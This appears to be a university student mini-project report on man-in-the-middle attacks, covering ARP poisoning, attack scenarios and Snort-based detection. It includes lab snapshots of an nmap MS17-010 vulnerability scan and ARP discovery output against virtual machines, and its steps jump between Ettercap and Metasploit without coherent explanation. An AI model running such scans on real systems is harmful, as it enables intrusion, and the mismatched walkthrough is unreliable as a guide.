VISVESVARAYA TECHNOLOGICAL UNIVERSITY
"Jnana Sangama", Belagavi-590018, Karnataka

Mini Project Report

On

COMPUTER NETWORK SECURITY (18CS52)

"MAN IN THE MIDDLE ATTACK"

Submitted By

USN	NAME
----------	---------
1BI20CS035	ASHRITHA U
1BI20CS056	DHANYA H R
1BI20CS063	G VISHNU PRIYA
1BI20CS068	H R KRUTHIKA

For the academic year 2022-23

DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING
BANGALORE INSTITUTE OF TECHNOLOGY
K.R. Road, V.V. Puram, Bengaluru-560 004

VISVESVARAYA TECHNOLOGICAL UNIVERSITY

“Jnana Sangama”, Belagavi-590 018, Karnataka

BANGALORE INSTITUTE OF TECHNOLOGY

K.R. Road, V.V. Puram, Bengaluru-560 004

Department of Computer Science & Engineering

Certificate

This is to certify that the implementation of **Computer Network Security(18CS52) Mini Project** entitled **“MAN IN THE MIDDLE ATTACK”** has been successfully completed by

USN	NAME
----------	---------
1BI20CS035	ASHRITHA U
1BI20CS056	DHANYA H R
1BI20CS063	G VISHNU PRIYA
1BI20CS068	H R KRUTHIKA

of V semester B.E. for the partial fulfillment of the requirements for the Bachelor's degree in **Computer Science & Engineering** of the **Visvesvaraya Technological University** during the academic year **2022-2023**.

In charge:

Prof. Nagamani D.R
Assistant Professor
Dept. of CS&E, BIT

Dr. J.Girija. D.R
Professor and Head
Department of CS&E
Bangalore Institute of Technology

CONTENTS

1. INTRODUCTION

1.1 OVERVIEW


A man in the middle (MITM) attack is a general term for when a perpetrator positions himself in a conversation between a user and an application—either to eavesdrop or to impersonate one of the parties, making it appear as if a normal exchange of information is underway.

The goal of an attack is to steal personal information, such as login credentials, account details and credit card numbers. Targets are typically the users of financial applications, SaaS businesses, e-commerce sites and other websites where logging in is required.

Information obtained during an attack could be used for many purposes, including identity theft, unapproved fund transfers or an illicit password change.

Additionally, it can be used to gain a foothold inside a secured perimeter during the infiltration stage ofan advanced persistent threat (APT) assault.

Broadly speaking, a MITM attack is the equivalent of a mailman opening your bank statement, writing down your account details and then resealing the envelope and delivering it to your door.



EXISTING SYSTEM AND PROPOSED SYSTEM

With increased business mobility and use of open Wi-Fi, the consequences of an MitM attack can be quite serious and its very foremost to keep our websites or important records from the perpetrator’s loopholes so, that we are never caught off guard .

So, we need to propose a system against these perpetrators.

Although the central concept of intercepting an ongoing transfer remains the same, there are several different ways attackers can implement a man-in-the-middle attack.

Scenario 1: Intercepting Data

1. The attacker installs a packet sniffer to analyse network traffic for insecure communications.

2. When a user logs in to a site, the attacker retrieves their user information and redirects them to a fake site that mimics the real one.

3. The attacker's fake site gathers data from the user, which the attacker can then use on the real site to access the target's information.

In this scenario, an attacker intercepts a data transfer between a client and server. By tricking the client into believing it is still communicating with the server and the server into believing it is still receiving information from the client, the attacker is able to intercept data from both as well as inject their own false information into any future transfers.

Scenario 2: Gaining Access to Funds

1. The attacker sets up a fake chat service that mimics that of a well-known bank.

2. Using knowledge gained from the data intercepted in the first scenario, the attacker pretends to be the bank and starts a chat with the target.

3. The attacker then starts a chat on the real bank site, pretending to be the target and passing along the needed information to gain access to the target's account.

In this scenario, the attacker intercepts a conversation, passing along parts of the discussion to both legitimate participants.

1.2 PROBLEM STATEMENT

The security of based internet information system is a must to care about. Because the network which is public and global basically are not safe. When the data sent from a personal computer to another personal computer, the data will across several personal computers it will give another user a chance to steal the data. It almost happened every day in the whole world.

One of the way to steal the data is Man In The Middle Attack which attacks the server. Intrusion detection system is implemented with sniffing, traffic data watch process, and log traffic snort analyze are open source.

Intrusion Detection System Snort analyze all the traffic system to sniff and search for several kinds of cybercrime in the network. The research is implemented with a Live Forensic method which basically has the same traditional forensic technique that is identification of saving, analyze and presentation.

This project is expected to :

➢ get the information such as log with sets the snort into personal computer to detect attack of web server.

➢ Analyze the log file to explore the evidence forensic digital from log snort file.

➢ Generates information in the form of alerts from attacks displayed by IDS Snort that are already installed on the web server.

➢ The log file is analyzed using Wireshark for exploration of digital forensics evidence in the form of an IP Address that attacks, when the attack occurred, how the attack occurred, and where the attack occurred.

Based on the implementation of IDS Snort to detect Man in the Middle Attack. The results of the exploration of digital forensics evidence are obtained in the form of IP Address and port used by attackers to access the web server. Mitigation of attacks is done by blocking the IP Address and port used by the attacker to access the web server.

1.3 OBJECTIVES

➢ This project aims to a better understanding of the key security weaknesses in the different protocols that can be used as a target in order to perform a MiTM attack. A better understanding of the vulnerabilities involves a complete overview of their functioning as well as the understanding of the mechanisms and protocols involved.

➢ The defences, and their implementation, aim to bring a better understanding on how the problems have been addressed and fixed. This will allow for further analysis in protocol designs and their resistance to MiTM attacks.

➢ Due to the organization in layers, the corruption of the second layer will target all protocols based on it. A conclusion is that we do not need to target all protocols.

➢ As opposite to the clear-text protocols, encryption seems to provide all key elements to fight MiTM attacks, as they provide authentication, integrity and privacy to the user.

The goal of an attacker is to steal personal information and important data such as

- Login credentials.

- Account details.

- Credit card numbers.

Targets of an attackers are –

- Financial applications.

- SaaS businesses.

- E-commerce sites.

- Other websites where logging in is required and social media.


Information obtained during an attack could be used for many purposes such as-


- Identity theft.

- Unapproved fund transfers or an illicit password change.

2. SYSTEM ARCHITECTURE/BLOCK DIAGRAM

2.1 SYSTEM ARCHITECTURE


Attacker
1 The attacker performs ARP poisoning to the map gateway's IP address to its own mac address
3 The attacker forward packets to the gateway as a different user
4 The attacker forwards the response from the web server to the user an user treas as a valid response
Gateway
#
The gateway and the web server communicate normally during the process
Destination web Server
2 User make a request to a site but instead of sending to the gateway it sends it to the attacker's machine
User
5 The attacker is now placed between user and server as an illegitimate proxy



3. SYSTEM REQUIREMENT SPECIFICATIONS

3.1 HARDWARE REQUIREMENTS

Kali Linux requires:

● A minimum of 20GB hard disk space for installation depending on the version, Version 2020.2 requires at least 20GB.

● A minimum of 2GB RAM for i386 and AMD64 architectures.

● A bootable CD-DVD drive or a USB stick.

● A minimum of an Intel Core i3 or an AMD E1 processor for good performance.

The recommended hardware specification for a smooth experience is

● 50 GB of hard disk space, SSD preferred

● At least 2GB of RAM

3.2 SOFTWARE REQUIREMENTS

Tools Required:

1. Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.


2. Ettercap

Ettercap is a comprehensive suite for man in the middle attacks.


Ettercap will be used to perform ARP and DHCP spoofing, as well as the advanced exploits, involving filtering. Ettercap provides a language to write filters making it really handy and useful.

4. RESULTS/SNAPSHOTS


Step 1: Opening the Kali Linux operating system to use Etternet inside it.




Step 2: Opening Etternet inside Kali Linux.
Applications > Sniffing and Spoofing > Etternet.



Step 3: Obtaining the password to open the windows.




```
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -Pn -p 445 192.168.200.131 --script smb-vuln-ms17-010.nse
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 02:12 EST
Nmap scan report for 192.168.200.131
Host is up (0.0017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:8C:F7:E0 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds

┌──(kali㉿kali)-[~]
└─$ 
```




```
 Currently scanning: 172.20.87.0/16   |   Screen View: Unique Hosts

 271 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 16260
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.200.1   00:50:56:c0:00:08    241   14460  VMware, Inc.
 192.168.200.131 00:0c:29:8c:f7:e0     13     780  VMware, Inc.
 192.168.200.2   00:50:56:e7:cc:1d     12     720  VMware, Inc.
 192.168.200.254 00:50:56:f4:55:0c      5     300  VMware, Inc.
```

Step 4: Inside the shell.




```
      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOOc       cOOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

